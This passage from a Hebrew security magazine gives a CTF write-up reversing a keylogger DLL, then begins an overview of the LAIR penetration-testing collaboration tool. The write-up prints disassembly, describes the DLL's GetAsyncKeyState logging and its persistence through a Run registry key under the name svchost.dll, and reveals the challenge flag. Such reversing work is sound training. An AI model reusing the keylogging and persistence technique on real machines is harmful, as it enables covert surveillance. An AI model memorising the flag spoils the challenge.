
```
.text:10009EF7                  movsx   edx, [ebp+vkCode]
.text:10009EFB                  cmp     edx, 27h        ; ASCII '
.text:10009EFE                  jnz     short loc_10009F0A
.text:10009F00                  call    sub_100093B0
.text:10009F05                  jmp     loc_1000A3A6
.text:10009F0A ; ---------------------------------------------------------
--------------------
.text:10009F0A
.text:10009F0A loc_10009F0A:                            ; CODE XREF:
sub_10009EB0+4E#j
.text:10009F0A                  movsx   eax, [ebp+vkCode]
.text:10009F0E                  cmp     eax, '('
.text:10009F11                  jnz     short loc_10009F1D
.text:10009F13                  call    sub_100093C0
.text:10009F18                  jmp     loc_1000A3A6
```

בהנחה שהערך שחזר הוא 0FFFF8001h, אנחנו נכנסים לרצף של משפטי if else (כתובת היציאה היא loc_1000A3A6, נפרט על כך בהמשך).

מבט קצר ב-sub_100093B0 מראה שהפונקציה מחזירה (ב eax) את ערך ה-ASCII של אותו קוד וירטואלי (vkCode). ולאחר מכן קופצת לסוף הפונקציה (loc_1000A3A6), מה שמביא אותנו ל-sub_10001000 (כתיבה לקובץ זוכרים?). כל זה בתוך הלולאה האינסופית.

בשלב זה התחלתי לחשוש, הרי כל המטרה של האתגר הזה הוא מציאת הסיסמא. הדבר המתבקש מזה שאנחנו נצטרך לנתח כל קריאה לכל תו אפשרי ע"מ לדעת באיזה תו חל שינוי בפונקציה (מה שהתברר לאחר מכן כצ'יפס ☺)

מעבר זריז על הפונקציות שנקראות לאחר הבדיקה כדוגמא: sub_100093B0, sub_100093C0. מראה שיש כמה כאלה שהן קצת שונות:



[הפונקציות השונות מסומנות באדום]

ניקח לדוגמא את הפונקציה שנקראת לאחר לחיצה על האות C:

```
.text:10009850 sub_10009850    proc near               ; CODE XREF:
sub_10009EB0+251#p
.text:10009850                 push    ebp
.text:10009851                 mov     ebp, esp
.text:10009853                 cmp     dword_100194F4, 0
.text:1000985A                 jle     short loc_10009872
.text:1000985C                 mov     dword_100194F4, 0
.text:10009866                 mov     dword_100194F8, 1
.text:10009870                 jmp     short loc_10009877
.text:10009872 ; ---------------------------------------------------------
--------------------
.text:10009872
.text:10009872 loc_10009872:                           ; CODE XREF:
sub_10009850+A#j
.text:10009872                 call    __cfltcvt_init
.text:10009877
.text:10009877 loc_10009877:                           ; CODE XREF:
sub_10009850+20#j
.text:10009877                 mov     eax, offset aC_0 ; "c"
.text:1000987C                 pop     ebp
.text:1000987D                 retn
.text:1000987D sub_10009850    endp
```

טוב, נראה דיי מובן, אבל מה זה __cfltcvt_init? פתיחה זריזה מראה ש-__cfltcvt_init מאתחלת מערך (או רצף משתנים איך שבא לכם).

הצצה בעוד כמה כאלה, מראה שצריך להקליד את האותיות לפי הסדר ע"מ לקבל את הפונקציה האחרונה, אחרת הכל מתאפס שוב ע"י cfltcvt_init__...

```
.text:10009AF0 sub_10009AF0    proc near               ; CODE XREF:
sub_10009EB0+30F#p
.text:10009AF0                 push    ebp
.text:10009AF1                 mov     ebp, esp
.text:10009AF3                 cmp     dword_100194FC, 0
.text:10009AFA                 jle     short loc_10009B06
.text:10009AFC                 call    __cfltcvt_init
.text:10009B01                 call    sub_10001240    ; init var and
print someting to the screen
.text:10009B06
.text:10009B06 loc_10009B06:                           ; CODE XREF:
sub_10009AF0+A#j
.text:10009B06                 mov     eax, offset aM_0 ; "m"
.text:10009B0B                 pop     ebp
.text:10009B0C                 retn
.text:10009B0C sub_10009AF0    endp
```

[נשים לב ש-sub_10009AF0 שונה מהאחרות בגלל הקריאה ל-sub_10001240, שמדפיסה על המסך נתונים]

קודם לכן, שמנו לב שלחיצה על האות גורמת לפונקציה מסוימת להיקרא ובאותה פונקציה משווים משתנה מסוים ל-0, אם הוא שווה אז ממשיכים כרגיל. אך אם הוא שונה - מגדירים משתנה אחר ל-1 ואת הראשון ל-0...

זאת אומרת שכל לחיצה על מקש גורמת להשוואה של ערך מסוים ל-0 אם הוא שונה - הגדרה של משתנה אחר ל-1. ואותה פונקציה שבודקת את אותו הערך השני(שהפך ל-1 לפני שניה) נקראת ע"י לחיצה על מקש אחר, שגורמת לקוד אחר שנקרא ע"י לחיצת מקש אחר לבדוק את אותו הערך וכך הלאה. נשמע מסובך, ונשמע שקשה למצוא את זה בכל ערימות הקוד הזה... ☹

אבל הצצה חוזרת ב-cfltcvt_init__ פתרה את הבעיה במהירות.


XREF - Cross reference

XREF - בעזרת ה-XREF אפשר למצוא איפה יש התייחסות לאותו אובייקט בכל הבינארי, זה יכול להיות פונקציה או תא זיכרון למשל (את הרעיון הזה אפשר גם למצוא בכלים אחרים כמו ollydbg). אם נשים לב כל המשתנים מאותחלים ל-0 חוץ מהראשון:

```
.text:10001060 __cfltcvt_init  proc near               ; CODE XREF:
sub_10009340+3#p
.text:10001060                                         ;
.text:10009353#p ...
.text:10001060                 push    ebp
.text:10001061                 mov     ebp, esp
.text:10001063                 mov     dword_10017000, 1
.text:1000106D                 mov     dword_10019460, 0
.text:10001077                 mov     dword_10019464, 0
```

אני מקווה שאתם יודעים מה צריך לעשות...

למי שלא מכיר את פונקציית ה-XREF אפשר להפעיל ע"י לחיצה על הערך ולחיצה על מקש הX או בקליק ימני בעכבר:




[XREF to dword_10017000]

נלחץ על השורה השניה, (אנחנו מחפשים את ההשוואה זוכרים?), וזה לוקח אותנו לפה:

```
.text:10009AA0 sub_10009AA0    proc near               ; CODE XREF:
sub_10009EB0+2FC#p
.text:10009AA0                 push    ebp
.text:10009AA1                 mov     ebp, esp
.text:10009AA3                 cmp     dword 10017000, 0
.text:10009AAA                 jle     short loc_10009AC2
```

נראה מעניין, אבל מאיפה הפונקציה הזאת נקראת?




[XREF to sub_10009AA0]

יפה, sub_10009AA0 נקראת ע"י לחיצה על האות L.

```
sub_10009AA0
      :
.text:10009AAA                 jle     short loc_10009AC2
.text:10009AAC                 mov     dword_10017000, 0
.text:10009AB6                 mov     dword_10019460, 1
.text:10009AC0                 jmp     short loc_10009AE6
```


אני מקווה שאתם יודעים מה ההמשך...



[XREF to dword_10019460]

```
text:10009440 sub_10009440    proc near               ; CODE XREF:
sub_10009EB0+FB#p
.text:10009440                                         ;
sub_10009EB0:loc_1000A347#p
.text:10009440                push    ebp
.text:10009441                mov     ebp, esp
.text:10009443                cmp     dword_10019460, 0
.text:1000944A                jle     short loc_10009462
.text:1000944C                mov     dword_10019460, 0
.text:10009456                mov     dword_10019464, 1
.text:10009460                jmp     short loc_10009486
```

כל זה נקרא ע"י לחיצה על מקש ה-0. הבנתם את הקטע... כאשר נגיע אל התו האחרון - נראה את זה:



(sub_10001240 לא מעניינת במיוחד, היא סה"כ מדפיסה הודעה על המסך אם הקלדנו הכל לפי הסדר בעזרת DialogBoxIndirectParamW, בזמנכם הפנויי אתם יכולים לנתח אותה). עם עשיתם הכל כמו שצריך, תקבלו כתובת מייל שנראית כך:

L0GGingdotUrdot5tr0ke5atFLAREdasOndotcom = L0gging.Ur.5tr0ke5@flare-on.com

סיכום

ניתחנו DLL שכותב ערך מסוים (svchost) עם נתונים (rundll32.exe c:\.....\svchost.dll) כאשר svchost.dll הוא העתק של הקובץ שלנו, לנתיב SOFTWARE\Microsoft\Windows\CurrentVersion\Run ברג'יסטרי, כך שהוא יופעל גם לאחר כיבוי והדלקת המחשב.

ניתחנו את הפונקציות, וראינו איך GetAsyncKeyState מנטרת המקלדת.

לבסוף עלינו על הטריק, ופתרנו את האתגר.

לא התעכבתי על הפונקציות של windows, הסבר מפורט של כל אחת ניתן למצוא ב-MSDN.

אם כבר הגענו עד לכאן אני רוצה להודות לכמה חברה: Antartic, electron ו-deadly (d4d) על כל העזרה בדרך.

ניתן ליצור עימי קשר בערוץ #reversing או בפורום.

קישורים ללמידה עצמית:

- Lena's Reversing
- R4ndom tuts
- Reddit - Reverse engineering

Happy Reversing!

LAIR - מאורת המטמון של אליבאבא

מאת ליאור ברש וישי גרסטל

הקדמה


דמיינו בעיני רוחכם את צוות השודדים של אליבאבא, 40 שודדים זו אופרציה מורכבת, כבר לא חברה של איש אחד, זו דינאמיקה שדורשת שיתוף פעולה ושיתוף מידע, ניהול מרכזי ובקרה, על השוד וגם על האוצר.


בצוות של אליבאבא יש 40 שודדים ויש את אליבאבא עצמו, הוא עצמו לא ממש מנהל את הצוות אלא יותר מפקח עליו ומתעניין בתוצרים שלו. את אליבאבא מעניין להבין לאיזה בית כבר פרצו ואם נכנסו מהחלון או הדלת, מעניין להבין אם מצאו כספת או כד עם זהב, מעניין מי פרץ לאיזה בית ואם הספיקו לבדוק את המרתף או שלשם עוד יחזרו.

אפקטיביות וסדר הן מילות המפתח, יש צורך במערכת ניהול מידע שמאפשר לנו להיות עם האצבע על הדופק ולדעת מי עושה מה, מה התוצרים, מה נשאר פתוח ומחכה לטיפול ולא פחות חשוב, מה בכלל לא ראינו.

2015 והסביבה היא אחרת, אבל הבעיה והמורכבות עומדות בעינן, צוות של תוקפים שוקד על רשת של לקוח, מחפש דלתות וחלונות, מחפש סדקים בקירות ומפתחות בארון החשמל. יש 40 שודדים, לכל אחד יש כרטיס רשת שתומך בהזקרה, מקלדת מוארת ואצבעות שמקלידות לאט רק בקצת מקצב הופעת הרעיונות בראש.

עכשיו יש גם מערה, LAIR, שבה שומרים את המודיעין ואת התוצרים שמצאנו עד עכשיו, שם מסמנים איפה היינו ומה ראינו ולאן אנחנו הולכים מחר, שם הגביע הקדוש וכל מטבעות הזהב.





אז כשיושבים קבוצה של תוקפים על מערכת, לכל אחד יש את המסלול והמתודולוגיה שלו, לכל אחד יש את הכיוון והיצירתיות, את היכולות והתפיסה שמפרידה אותו מייתר הצוות. מצד אחד אסור לפגוע בזה אך מצד שני חייבם לנהל את זה. והנה זה קורה.


LAIR שנכתבה ע"י Tom Steele ו-Dan Cottman מייצרת לנו סביבת עבודה משותפת שחוסכת עבודה כפולה, מנגישה את התוצרים שיש בזמן אמת, ושומרת את המידע נגיש ככה שאם חזרת למבדק אחרי תקופה, נשארת בעניינים. את המידע אגב לא צריך להזין ידנית, המערכת יודעת לקבל יצא של תוצרים ממספר כלים.

LAIR - ארכיטקטורה של מערה שיתופית.

LAIR מבוססת קוד פתוח וזמינה דרך Github. מבנה המערכת נשען על מודל Back & Front End כאשר ה-Front מעבר להצגת המידע מאפשר לשודדים לבצע פעילויות ב-Client side וזה אומר שהכל מאוד מהיר. מאוד!

ה-Front בנוי על Meteor, שזו בפני עצמה פלטפורמה קוד פתוח שמאפשרת לבנות ממשקי עבודה ל-Web- ול-Mobile על בסיס Javascipt והמהירות בגדול נובעת מכך שהעדכונים מתבצעים קודם כל בצד המשתמש ורק לאחר מכן נשלחים לעדכון בשרת, כל זה קורה מהר מאוד אבל יש למודל את הסיכונים הידועים של צד משתמש. מהצד השני יש את האפליקציה שנשענת על MongoDB שהוא עצמו בסיס נתונים מבוסס noSQL זריז ומוכן ל-Scale.

הלכה למעשה, ככה זה נראה:




החלק שעדיין חסר בסכימה הוא ה-Drone. זה רכיב שממיר את המידע שמוזן אל ה-LAIR ממגוון כלים או סטנדרטים ומזין את המידע לשרת המרכזי. אגב, ההתקנה למי שתוהה, פשוטה מאוד. מורדים את ה-7z. ומחלצים, ממש next next...

עדיין חשוב לוודא שההזדהות מול ה-DB תקינה ושהתקשורת מה-Drone למערכת המרכזית מאובטחת כדי שלא נשלח את הזהב שלנו למערה לא מכוסה.

עכשיו כשהמערכת באוויר התהליך די פשוט:

- פותחים פרויקט חדש
- קובעים לו משתתפים
- מתחילים להזין מידע
- צובעים, רק בתוך הקווים

מה שמעניין בעיקר אלו האפשרויות שיש לעשות עם המערכת ברגע שהמידע כבר בפנים.



על מנת לשלוח את המידע למערכת מפעילים סקריפט שרלוונטי לכלי שממנו רוצים להעביר את המידע, הסקריפט צריך לדעת מאיפה הוא לוקח את המידע ולאן. נכון להיום התהליך הזה הוא ידני וזה לא הכי נוח או יעיל.


תהליך צביעת המידע גם מובצע ידנית וע"י שימוש בסקריפטים, מוכנים מראש או כאלו שתוכלו אתם לכתוב. ויש שני כיוונים עיקריים שמערכת מאפשרת לעבוד איתם. סקריפטים מבוססי Python או GO כשרוצים להעביר מידע מהמשתמש למערכת. וסקריפטים מבוססי JS כשרוצים לבצע תהליכים על המידע שכבר הועבר.

באופן כללי יש תנועה של מפתחי המערכת לעבור ל-GO.


כאשר המידע עולה, הוא מסודר יפה אבל לא הכי נוח לקריאה:

	192.168.81.5		unknown	nmap
	192.168.81.6		unknown	nmap
	192.168.81.7		unknown	nmap
	192.168.81.8		unknown	nmap
	192.168.81.9		unknown	nmap
	192.168.81.10		unknown	nmap
	192.168.81.11		unknown	nmap
	192.168.81.12		unknown	nmap
	192.168.81.13		unknown	nmap
	192.168.81.14		unknown	nmap

וזה מוביל לשלב שבו רוצים לנוע יותר בחופשיות ובקלות בכמויות המידע שנצברות דיי מהר במערכת, כאן נכנסים ה-Browser scripts לתמונה ומשנים את הנראות באופן משמעותי. את שינוי ועדכון הפרטים ניתן כמובן לעשות גם ידנית:




המערכת יודעת גם לוודא שלא תזינו מידע כפול כך שגם אם חזרנו ללקוח אחרי תקופה נוכל לקבל את התוספות באופן חלק לתוך מאגר המידע שלנו:




את המידע הרלוונטי לכל כתובת שנסרקה אפשר לקבל בלחיצה פשוטה וגם שם המידע נצבע בנוחות, בין אם כדי לסמל רמת סיכון, סטאטוס או הערה וגם כאן, המערכת מעדכנת דלתאות, אם התווספו פורטים על מערכת שסרקנו, פשוט נקבל את תוספת המידע החדש לתוך האובייקט.

בתוך כל אובייקט יש אפשרות לבצע מחקר עומק על המידע הרלוונטי לאותו האוביוקט בדיוק כפי שניתן לבצע את החיתוכים האלו על המערכת כולה, כך שניתן לפלח משתמשים וסיסמאות, חולשות, שירותים הערות, קבצים ועוד..



לסיכום

